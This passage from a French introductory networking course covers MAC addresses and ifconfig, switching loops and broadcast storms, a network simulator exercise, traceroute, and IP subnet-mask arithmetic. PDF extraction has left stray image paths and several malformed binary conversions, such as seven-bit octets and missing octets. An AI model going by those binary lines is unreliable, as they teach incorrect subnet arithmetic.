          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:4872863 errors:0 dropped:0 overruns:0 frame:0
            TX packets:4872863 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:2719670180 (2.5 GiB) TX bytes:2719670180 (2.5 GiB)
```

Nous voyons ici encore une fois notre adresse MAC en face de HWaddr qui est **00:08:02:3f:ee:bb**. Ce n'est pas la même que sous Windows, mais cela est normal puisque ce n'est pas la même machine donc pas la même carte réseau.

On peut, là encore, modifier son adresse MAC si notre carte réseau le supporte.

Code : Console

```
homer:/# ifconfig eth0 hw ether 00:01:02:03:04:05
homer:/# ifconfig
eth0      Link encap:Ethernet HWaddr 00:01:02:03:04:05
          inet addr:10.8.98.235 Bcast:10.8.111.255 Mask:255.255.240.0
          inet6 addr: fe80::208:2ff:fe3f:0405/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:12848026 errors:0 dropped:0 overruns:0 frame:0
            TX packets:11303193 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2224386740 (2.0 GiB) TX bytes:3324387978 (3.0 GiB)
```


Vous pourrez regarder de plus près les options de ifconfig pour voir toutes les fonctionnalités que vous pouvez configurer en utilisant le man.

Voilà, nous avons rapidement vu comment la couche 2 était implémentée sur nos machines. Il nous reste à faire quelques exercices !

Exo 1 : Quand la boucle est bouclée

Ça y est, vous avez achevé votre formation d'administrateur systèmes et réseaux, et vous venez d'être embauché par une petite société.

On vous explique brièvement l'architecture réseau employée :



Il y a trois switch connectés entre eux, et quelques machines branchées sur chaque switch.

Problème: La semaine dernière, le switch 5 qui est au milieu est tombé en panne. Et les machines des switch 1 et 9 ne pouvaient alors plus se parler ! 😬

Le directeur vous demande donc de trouver une solution pour que le réseau puisse continuer de fonctionner même si l'un des switchs tombe en panne.

Ni une ni deux, vous vous dites qu'il faudrait relier les switchs 1 et 9, comme ça si n'importe lequel des switchs tombe en panne, **les deux autres seront toujours reliés ...**

Et patatra...

Une heure à peine après que vous ayez relié les switchs, le réseau ne marche plus, plus personne n'a accès à Internet et n'arrive même plus à communiquer avec les machines sur le réseau local.



Que se passe-t-il ?

Secret (cliquez pour afficher)

Vous venez de créer ce que l'on appelle une **boucle de commutation**.

Et ceci est très grave !

Cette boucle est grave car elle offre deux chemins possibles pour atteindre une destination.

Dans le cas de l'envoi d'une trame vers une machine, le switch empruntera ces deux chemins et la trame arrivera à destination deux fois. Pas de quoi fouetter un tchat !

Mais cela devient très gênant dans le cas d'un **broadcast** !

Car notre broadcast va être envoyé sur les deux chemins, puis arrivé au prochain switch, il va être ré-envoyé par les deux chemins possibles, puis arrivé au prochain switch, ré-envoyé par les deux chemins possibles, etc.

Et ainsi de suite jusqu'à ce que les switchs aient trop de broadcasts à traiter en même temps et soient complètement saturés.

Ce phénomène s'appelle une **tempête de broadcasts** (ou *broadcasts storm* en anglais).

Il est extrêmement puissant et peut faire écrouler les plus grands réseaux. J'ai déjà vu un réseau de 15 000 machines s'écrouler pendant plusieurs jours à cause d'un problème de ce genre.

Et il suffit de créer une simple petite boucle... Il suffit de relier les deux extrémités d'un câble à un même switch...

Vous pourrez tester chez vous, ça marche 😊



Ok, mais alors comment répondre au problème initial ?

Il n'y a pas de solution...

Du moins pas dans l'état actuel de nos connaissances.

Pour ceux qui veulent aller plus loin, vous pourrez vous renseigner sur les technologies de *spanning tree*, *fast spanning tree* et *802.1d*.

Donc, ce qu'il fait en retenir:



Ne jamais faire de boucles sur des switchs !!!

Ne jamais faire de boucles sur des switchs !!!



Ne jamais faire de boucles sur des switchs !!!

Exo 2 : Le simulateur de réseaux

Installation du logiciel de simulation réseau.

Il y a des profs de réseau qui sont bien. Et Pierre Loisel en est un.

Cet enseignant a créé un logiciel de simulation réseau pour mieux apprendre à ses élèves comment fonctionnaient ceux-ci. Si ça ce n'est pas du dévouement...

Et en plus, il permet à chacun de s'en servir, alors profitons-en !

Il existe une version en ligne, mais celle-ci provoque des bugs chez moi, je vous propose donc de télécharger une [ancienne version du logiciel qui ne bug pas](#).

Ce fichier .zip contient :

- le logiciel de simulation ;
- la documentation ;
- des fichiers pré-configurés de réseaux.

Nous allons donc nous servir du simulateur. Il n'y a pas d'installation à faire, c'est juste un exécutable qui n'a pas besoin d'être installé. Il a seulement besoin du framework .net pour fonctionner. Si jamais l'exécutable ne fonctionne pas, vous pouvez télécharger le [framework .net 1.1 ici](#). Ou télécharger une version plus récente si vous le souhaitez.

Vous pouvez maintenant faire un double clic sur le simulateur.exe pour le lancer.




Lisez la documentation jusqu'à la fin du chapitre B/ pour apprendre à manipuler le simulateur.

Vous êtes donc maintenant confortablement installés devant votre simulateur réseau.

Premiers pas avec 3 hubs

Vous allez dans un premier temps essayer de configurer votre réseau avec trois hubs que vous allez relier entre eux, sans utiliser le port le plus à droite du hub !

Ajoutez une machine sur chacun d'entre-eux. Vous devriez avoir un schéma à peu près comme celui-ci :



Si vous avez encore des ports en rouge, c'est que vos câbles ne sont pas bien configurés !



Essayez maintenant de relier les deux hubs qui ne sont pas reliés directement, puis essayez d'envoyer une trame en broadcast (clic droit sur une carte réseau, émettre une trame, ok).



Que se passe-t-il et pourquoi ?

Secret (cliquez pour afficher)

Il y a un message d'erreur nous indiquant qu'il y a une boucle !

Eh c'est bien normal. Mais bon, vous le savez déjà non ? 😊

Enlevez un des câbles et essayez à nouveau d'envoyer une trame en broadcast, puis en unicast vers une autre machine.



L'unicast est l'utilisation normale des réseaux quand on envoie une trame vers une unique destination.



Quelle différence observez-vous entre les deux cas et pourquoi ?


Secret (cliquez pour afficher)

Il n'y a pas de différence !

En effet, nous sommes sur un hub et les trames sont de toute façon envoyées à tout le monde, de la même manière qu'en broadcast.

On passe au switch !

Maintenant, faites un réseau avec un seul switch et trois machines.



Faites un clic droit sur le switch et videz la table mac/port. Vous allez maintenant envoyer une trame unicast vers une des deux autres machines.



Que va-t-il se passer ?

Secret (cliquez pour afficher)

Le switch envoie la trame vers toutes les machines car il n'a pour l'instant aucune information dans sa table CAM.



Si l'on renvoie un paquet identique, que va-t-il se passer ?

Secret (cliquez pour afficher)

La même chose !

Le switch a appris que la machine 1 était sur le port 1, mais il ne sait toujours pas sur quel port se trouve la machine destination.

Nous allons maintenant voir comment fonctionne le switch. Pour cela nous allons suivre son fonctionnement en cliquant sur "aucun nœud tracé". Puis on sélectionne sw1 que l'on passe du côté des nœuds tracés.

Envoyez une trame d'une machine à une autre et observez les étapes du fonctionnement du switch.


Maintenant ça va être à vous de jouer ! 🎲

Passez en mode manuel et envoyez une trame d'une machine à une autre. C'est maintenant à vous de déterminer ce que doit faire le switch !

Nous avons fini nos exercices avec le simulateur, mais vous pouvez en explorer les fonctionnalités et vous amuser tant que vous voulez. 🍪

Exo 3 : Ecriture d'une trame

Dans cet exercice, nous allons essayer de comprendre le contenu d'une trame lorsqu'elle sort d'une machine sur le réseau. Prenons le réseau suivant :



Imaginons que la station 1 envoie une trame à la station 3.

Écrivez la trame à la sortie de la machine 1 (vous connaissez maintenant le format d'une trame, cet exercice consistera simplement à mettre les bonnes informations dans les bons champs de l'en-tête Ethernet).

Rappel du format d'une trame:

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	Données à envoyer	CRC
-----------------	-----------------	-----------------------	-------------------	-----

Solution:

Secret ([cliquez pour afficher](#))

Adresse MAC station 3	Adresse MAC station 1	Protocole de couche 3	Données à envoyer	CRC
-----------------------	-----------------------	-----------------------	-------------------	-----

C'était trop facile non ? 😊

C'est normal, car nous avançons petit à petit. Nous verrons que nous referons cet exercice quand nous aborderons les autres couches du modèle OSI. Et cela se corsera un peu alors !

Bravo si vous avez réussi tous ces exercices, nous pouvons maintenant passer à la suite.
Après cette mise en pratique, vous devriez être un pro des couches 1 et 2.

Vous savez donc maintenant:

- Quel matériel utiliser pour mettre en place un réseau local
- Comment les machines communiquent sur un réseau local
- Comment le switch aiguille les informations sur un réseau local
- Où les informations de couche 2 sont situées sur votre machine

Bravo !

Mais il serait peut-être temps d'aller un peu plus loin que l'ordinateur de sa petite sœur sur un réseau local. Nous avons un monde à découvrir au delà de notre réseau, il s'agit d'Internet. Et pour cela, nous allons devoir apprendre à sortir de notre réseau...

Et c'est **la couche 3** qui va nous le permettre.

Nous connaissons presque tout des couches 1 et 2, il est grand temps de passer à la couche 3 qui va nous ouvrir de nouveaux horizons.

Partie 2 : Communiquer entre réseaux

Ce chapitre présente la couche 3 du modèle OSI et tout ce qui permet d'identifier les réseaux et de communiquer entre eux.

La couche 3

Nous savons maintenant faire communiquer ensemble des machines qui sont branchées sur un même réseau. Nous allons maintenant voir comment leur permettre de communiquer avec des machines à l'extérieur de leur réseau.



Mais d'ailleurs, nous utilisons le mot **réseau**, mais de quoi s'agit-t-il exactement ?

Nous allons voir tous ces éléments dans ce chapitre qui est le chapitre phare du cours car il concerne **LE protocole d'Internet, IP**.

Accrochez vos ceintures !

La couche 3, ses rôles

La couche 3 est la couche **réseau**. C'est son nom.

C'est un peu réducteur pour les autres couches, mais pour une fois le nom est relativement en adéquation avec son rôle.

Donc ce qui nous intéresse, c'est de savoir dans un premier temps quel est son rôle.

Nous savons déjà communiquer sur un réseau local : la couche 3 va nous permettre de communiquer entre réseaux !



Le rôle de la couche 3 est donc d'**interconnecter les réseaux**.

Cela va nous permettre d'envoyer un message d'un réseau à un autre.




Mais comment envoyer un message à un réseau auquel nous ne sommes pas directement reliés et qui peut parfois être à l'autre bout du monde ?

Eh bien nous allons voir que **les réseaux sont tous reliés entre eux les uns aux autres**, comme une chaîne.

Internet est comme un énorme ensemble de réseaux collés les uns aux autres, un peu comme des pièces dans une grande maison.

Pour aller du salon à la chambre, on passe par plusieurs pièces.

C'est pareil pour les réseaux. Pour aller de mon réseau au réseau du Site du Zéro, je passe par plusieurs réseaux intermédiaires.



Et on voit bien d'ailleurs qu'il y a potentiellement plusieurs chemins possibles pour aller de mon réseau à celui du Site du Zéro.



La couche 3 va donc me permettre de joindre n'importe quel réseau sur Internet, en passant à travers d'autres réseaux. Ma connexion à une machine sur un autre réseau se fera à travers des réseaux, de proche en proche.

Nous pouvons très bien illustrer ceci en utilisant la commande traceroute sous Linux (ou tracert sous Windows).



La commande traceroute permet d'indiquer par quelles machines nous passons pour aller d'un point à un autre sur Internet.

Ceci n'est pas un TP, mais juste une illustration du cours !

Code : Console

```
# traceroute www.siteduzero.com
traceroute to www.siteduzero.com (92.243.25.239), 30 hops max, 40 byte packets
 1 labo.itinet.fr (10.8.97.1)  1.090 ms  1.502 ms  2.058 ms
 2 neufbox (192.168.1.1)  9.893 ms  10.259 ms  10.696 ms
 3 ivr94-1.dslam.club-
internet.fr (195.36.217.50)  43.065 ms  43.966 ms  46.406 ms
 4 V87.MSY1.club-
internet.fr (195.36.217.126)  42.037 ms  43.442 ms  45.091 ms
 5 TenGEC6-10G.core02-t2.club-
internet.fr (62.34.0.109)  47.919 ms  48.333 ms  49.712 ms
```

```
6 gandi.panap.fr (62.35.254.6) 52.160 ms 51.409 ms 52.336 ms
7 po88-jd4.core4-
d.paris.gandi.net (217.70.176.226) 54.591 ms 36.772 ms 36.333 ms
8 vl9.dist1-
d.paris.gandi.net (217.70.176.113) 39.009 ms 40.223 ms 40.575 ms
9 lisa.simple-it.fr (92.243.25.239) 41.847 ms 44.139 ms 44.490 ms
```

Pour détailler un peu le contenu, chacune des lignes correspond à une machine que nous avons rencontrée sur Internet.

À la ligne 1 : **labo.itinet.fr (10.8.97.1) 1.090 ms 1.502 ms 2.058 ms** nous avons rencontré la machine labo.itinet.fr en à peu près 2 millisecondes (rapide non ? 😊).

Puis on voit à la ligne 2 que nous passons par une neufbox, et aux lignes 3, 4 et 5 par club-internet (ce qui est normal puisqu'il s'agit de mon hébergeur).

Nous voyons ensuite que nous passons par un certain gandi.net. C'est un registrar et hébergeur connu. Et d'après la ligne 8, on dirait bien que le Site du Zéro est hébergé chez gandi.net car c'est la dernière étape juste avant d'arriver au Site du Zéro qui est hébergé sur la machine lisa.simple-it.fr.

Nous voyons que nous passons par beaucoup de machines avant d'atteindre le Site du Zéro. Chacune de ces machines étant sur un réseau différent, **nous passons par de nombreux réseaux**. Plus exactement, nous sommes passés par 9 réseaux pour rejoindre le Site du Zéro.

 Mais au fait, on en parle depuis longtemps, mais c'est quoi un réseau ?

Pour comprendre ce qu'est un réseau, nous allons commencer par aborder une notion hyper-importante de la couche 3. Car comme pour la couche 2, après avoir parlé du rôle de la couche 3 (**interconnecter les réseaux**), nous allons parler de son adresse.

Il y a bien une adresse aussi en couche 3, mais elle est nettement plus complexe à aborder...

Un identifiant, l'adresse IP

Quelques questions préliminaires

Nous savons dialoguer sur notre réseau grâce à la couche 2, il nous reste maintenant à en sortir pour aller voir ce qui se passe dehors, sur Internet.

Mais nous avons plusieurs problèmes...

Nous ne connaissons pour l'instant qu'une adresse, l'adresse MAC, qui sert sur notre réseau local.

 Comment allons nous pouvoir être identifiés par rapport à un autre réseau ? Comment allons-nous identifier les réseaux ? Vont-ils avoir une adresse ? Ou un nom ? Et s'il faut une adresse pour le réseau et une pour ma machine, nous faudra-t-il deux adresses de couche 3 ?

Quel suspense, hein les amis ? 😊

Nous allons répondre à ces questions dès maintenant. La réponse à toutes nos questions est dans l'adresse de couche 3 : **l'adresse IP**.

Deux adresses pour le prix d'une !

On commence à avoir plusieurs questions en suspens. Et c'est en prenant connaissance de l'adresse IP que nous allons y répondre.

Une adresse multifonction

L'adresse IP va en fait être l'adresse **du réseau ET de la machine**.

Plus exactement, une partie de l'adresse représentera l'adresse du réseau, et l'autre partie l'adresse de la machine.

 Mais d'abord, comment elle s'écrit cette adresse ?



Une adresse IP est codée sur 32 bits (soit 4 octets, car vous vous rappelez bien qu'un octet vaut 8 bits).

Afin de simplifier la lecture et l'écriture d'adresses IP pour les humains, nous avons choisi d'écrire les adresses avec la notation en décimal pointée. Cette dernière sépare les 4 octets sous forme de 4 chiffres décimaux allant de 0 à 255. Cela donne par exemple : 192.168.0.1



On en déduit au passage que la plus petite adresse IP est : **0.0.0.0** (quand tous les bits de l'adresse sont à 0) alors que la plus grande vaut : **255.255.255.255** (quand tous les bits sont à 1).

Mais attention au niveau des ordinateurs et des différents matériels réseau manipulant les adresses IP, ces dernières sont manipulées en binaire (base 2).

Pour plus d'information sur les différentes bases numérales, vous pouvez visiter les tutoriels associés :

- [Du décimal au binaire](#)
- [Les calculs en binaire](#)

Je vous conseille vivement leur lecture car nous allons beaucoup manipuler les adresses en binaire par la suite. Ok, nous avons vu qu'une partie de cette adresse représentait l'adresse du réseau, et l'autre celle de la machine.



Mais comment je sais moi quelle partie représente quoi ?

Le masque de zorro sous-réseau

Nous allons en fait ajouter une information supplémentaire à l'adresse IP, le masque de sous-réseau. Et ces deux informations, adresse IP et masque, seront **inséparables**.



C'est le masque qui va indiquer quelle est la partie réseau de l'adresse, et quelle est la partie machine.

Définition : Les bits à 1 dans le masque représentent la partie réseau de l'adresse IP.

On en déduit que les bits à 0 représentent la partie machine de l'adresse.

Prenons un exemple : on associe l'adresse IP 192.168.0.1 au masque 255.255.0.0.

Écrivons maintenant ces deux adresses en binaire pour y voir plus clair :

Citation

```
255.255.0.0 -> 11111111.11111111.00000000.00000000  
192.168.0.1 -> 11000000.10101000.00000000.00000001
```

Et le masque nous dit que les bits à 1 représentent la partie réseau de l'adresse :

Citation

```
255.255.0.0 -> 11111111.11111111.00000000.00000000  
192.168.0.1 -> 11000000.10101000.00000000.00000001
```

Il nous dit aussi que les bits à 0 représentent la partie machine de l'adresse :

Citation

```
255.255.0.0 -> 11111111.11111111.00000000.00000000  
192.168.0.1 -> 11000000.10101000.00000000.00000001
```

Donc la partie réseau de l'adresse est 192.168, et la partie machine est 0.1. Super, on maîtrise les masques ! 😊

Ou presque ! L'exercice que nous venons de faire était très facile car la coupure entre les deux parties de l'adresse se faisait entre deux octets. Mais il arrive très souvent que la coupure se fasse en plein milieu d'un octet, et là, ça se corse...



Par exemple, si nous reprenons l'exemple précédent en utilisant le masque 255.255.240.0, qu'est-ce que cela donne au niveau de l'adresse ?

Nous allons voir cela en nous penchant un peu plus sur les masques et leur utilisation.

Le masque de sous-réseau et les difficultés associées...

Alors les calculs associés aux masques de sous réseau, c'est une plaie... C'est difficile car les ordinateurs raisonnent en binaire, alors que nous, pauvres humains, nous travaillons en décimal. Et passer du décimal au binaire n'est pas toujours facile. Prenons donc un exemple.

Calcul de la partie réseau et de la partie machine d'une adresse

On peut reprendre l'exemple précédent, l'adresse 192.168.0.1 associée au masque 255.255.240.0.

Comme l'on peut s'en douter, la coupure entre les deux parties de l'adresse ne va malheureusement pas se faire entre deux octets distincts, mais bien en plein milieu d'un octet.

Transformons ces deux nombres en binaire :

Citation

192.168.0.1 -> 11000000.10101000.00000000.00000001
255.255.240.0 -> 11111111.11111111.1110000.00000000

Comme prévu, la coupure imposée par le masque se fait en plein milieu d'un octet !

Citation

255.255.240.0 -> 11111111.11111111.11110000.00000000

Ce qui donne sur notre adresse pour les parties réseau et machine :

Citation

192.168.0.1 -> 11000000.10101000.00000000.00000001

Gloups...

On ne peut pas repasser en décimal étant donné que la coupure se fait au milieu d'un octet, car on ne peut malheureusement pas écrire un demi-octet ou une partie d'un octet seulement. On ne peut parler qu'en binaire.



La partie réseau de l'adresse est **11000000.10101000.0000** et la partie machine est **0000.00000001**

Donc à chaque fois que la coupure aura lieu au milieu d'un octet, il ne sera pas possible d'écrire les parties réseau et machine de l'adresse autrement qu'en binaire.



Mais comment le savoir ?

Nous allons voir que les valeurs prises par les octets dans un masque sont spécifiques et cela est dû à l'ordonnancement des 1 et des 0 dans le masque.

La contiguïté des bits

Dans un masque en binaire, il doit y avoir **les 1 à gauche et les 0 à droite**.
On ne peut pas mélanger les 1 et les 0.

Par exemple, ce masque est **correct**: 11111111.11111000.00000000.00000000

Mais celui-ci est **incorrect**: 11111111.11100011.00000000.00000000

Donc, on retrouvera toujours les mêmes valeurs pour les octets d'un masque, ce sont les suivantes :

Citation

00000000 -> 0

```
10000000 -> 128  
11000000 -> 192  
11100000 -> 224  
11110000 -> 240  
11111000 -> 248  
11111100 -> 252  
11111110 -> 254  
11111111 -> 255
```

Donc ce masque est **correct**: 255.255.128.0

Et ce masque est **incorrect**: 255.255.173.0

Et ce masque est encore **incorrect**: 255.128.255.0 (car il mélange des 0 et des 1)

Bien, nous savons ce qu'est un masque, comment il est composé et quelles sont les valeurs que chacun de ses octets peut prendre.

Il nous faut maintenant le mettre en pratique pour trouver les plages d'adresses associées à tel ou tel masque.

Calcul de plages d'adresses

C'est le gros morceau ! 😱

C'est ici que cela se complique. Mais rassurez vous, nous allons aller pas à pas pour que tout le monde comprenne bien.

Calcul de la première et de la dernière adresse d'une plage

Nous allons donc prendre un exemple d'adresse associée à un masque et nous allons essayer de trouver la plage d'adresses ainsi définie.

Reprendons notre exemple maintenant connu, l'adresse 192.168.0.1 associée au masque 255.255.240.0.

Votre mission si vous l'acceptez est de trouver la première et la dernière adresse du réseau auquel appartient cette adresse.



Et je fais ça comment moi ?

Dans un premier temps, nous savons qu'il va falloir transformer ces adresses en binaire pour y voir plus clair car la coupure a lieu en plein milieu du troisième octet.

Nous avons le masque et l'adresse :

255.255.240.0 -> 11111111.11111111.11110000.00000000
192.168.0.1 -> 11000000.10101000.00000000

Mais cela ne nous donne pas encore la première et la dernière adresse 😱

Par contre, nous savons que les bits en vert dans l'adresse représentent **la partie réseau**, et les bits en rouge **la partie machine**. Et toutes les machines appartenant à un même réseau ont un point commun, **tous les bits de leur partie réseau sont identiques** !

Eh oui ! Si jamais deux machines ont **des adresses dont la partie réseau est différente**, elles **ne seront pas** considérées **dans le même réseau**.

En même temps cela paraît normal...

Donc pour notre calcul, on en déduit que toutes les machines appartenant à notre réseau vont avoir leur partie réseau qui sera égale à 11000000.10101000.0000

Par contre, les bits de la partie machine de l'adresse vont pouvoir varier pour toutes les machines du réseau.

Dans ce réseau, les adresses des machines pourront prendre beaucoup de valeurs, selon que l'on met certains bits de la partie machine à 0 ou 1.

Globalement, les adresses seront :

Citation

```
11000000.10101000.00000000 -> 192.168.0.0  
11000000.10101000.00000001 -> 192.168.0.1  
11000000.10101000.00000010 -> 192.168.0.2  
11000000.10101000.00000011 -> 192.168.0.3  
11000000.10101000.000000100 -> 192.168.0.4
```

```
11000000.10101000.00000000.0000101 -> 192.168.0.5  
...  
11000000.10101000.00001111.11111110 -> 192.168.15.254  
11000000.10101000.00001111.11111111 -> 192.168.15.255
```

En faisant varier les bits de la partie machine de l'adresse, nous avons pu trouver toutes les adresses du réseau.



La première adresse du réseau est celle dont tous les bits de la partie machine sont à 0 ; la dernière adresse du réseau est celle dont tous les bits de la partie machine sont à 1.

Nous savons donc maintenant calculer une plage d'adresses à partir d'une adresse et de son masque !



Tiens en passant, pouvez-vous me dire combien il y a d'adresses possibles dans le réseau que nous venons d'étudier ?

Nombre d'adresses dans un réseau

Nous avons vu que dans notre adresse, la partie réseau était fixée et la partie machine pouvait varier. Il nous suffit de trouver combien de combinaisons sont possibles en faisant varier les bits de la partie machine, et nous aurons alors le nombre d'adresses.

Si jamais nous n'avions qu'un seul bit pour la partie machine, nous aurions deux possibilités sur ce bit, 0 ou 1. Si nous en avions deux, il y aurait 2^2 adresses possibles, soit 4 adresses (00, 01, 10, 11) et ainsi de suite.

Si nous avions 10 bits pour la partie machine, nous aurions 2^{10} adresses possibles, soit 1024 adresses.



Donc pour trouver le nombre d'adresses dans un réseau, il suffit de connaître le nombre de bits de la partie machine.

Et vu que la partie machine est définie par le masque, le **nombre de machines disponibles dans un réseau est directement dépendant du masque** !

La relation est même encore plus explicite : nombre de machines dans un réseau = $2^{\text{Nombre de 0 dans le masque}}$.

Si nous reprenons notre exemple précédent de l'adresse 192.168.0.1 associée au masque 255.255.240.0, nous pouvons maintenant immédiatement trouver le nombre d'adresses disponibles dans ce réseau. Le masque s'écrit :
255.255.240.0 -> 1111111.1111111.1110000.00000000

Dans lequel nous voyons douze 0 qui identifient la partie machine de l'adresse.

Nombre d'adresses = $2^{\text{Nombre de 0 dans le masque}} = 2^{12} = 4096$ adresses !

Facile non ?

Adresse de réseau, adresse de broadcast

Parmi la plage d'adresse définie par une adresse IP et un masque, deux adresses sont particulières, la première et la dernière.

La première adresse d'une plage est l'adresse du réseau lui-même.

Cette adresse ne pourra donc pas être utilisée pour une machine.

La dernière adresse d'une plage est une adresse spéciale, l'adresse de broadcast.

Cette adresse ne peut pas non plus être utilisée pour une machine. Elle est en fait utilisée pour identifier toutes les machines de mon réseau.

Quand nous envoyons un message à l'adresse de broadcast, ce message va être reçu par toutes les machines de notre réseau.

Nous remarquons par la même occasion que dans un réseau ayant 16 adresses disponibles, seules 14 adresses seront utilisables par les machines du réseau car la première et la dernière seront réservées pour le réseau et le broadcast. Et cela sera vrai pour tout réseau. À chaque réseau il y a deux adresses non utilisables pour les machines.

Nous savons donc maintenant, à partir d'une adresse et du masque associé :

- Déterminer la première et la dernière adresse de la plage.
- Connaitre le nombre d'adresses de cette plage.

Retour sur nos questions

En début de chapitre nous avions beaucoup d'interrogations, regardons si nous avons su y répondre.



Comment allons nous pouvoir être identifiés par rapport à un autre réseau ?

Ça, c'est bon. C'est la partie réseau de l'adresse IP qui va dire dans quel réseau nous nous situons.



Et d'ailleurs, comment allons-nous identifier les réseaux ? Vont-ils avoir une adresse ? Ou un nom ?

Nous savons identifier un réseau par la partie réseau d'une adresse IP !



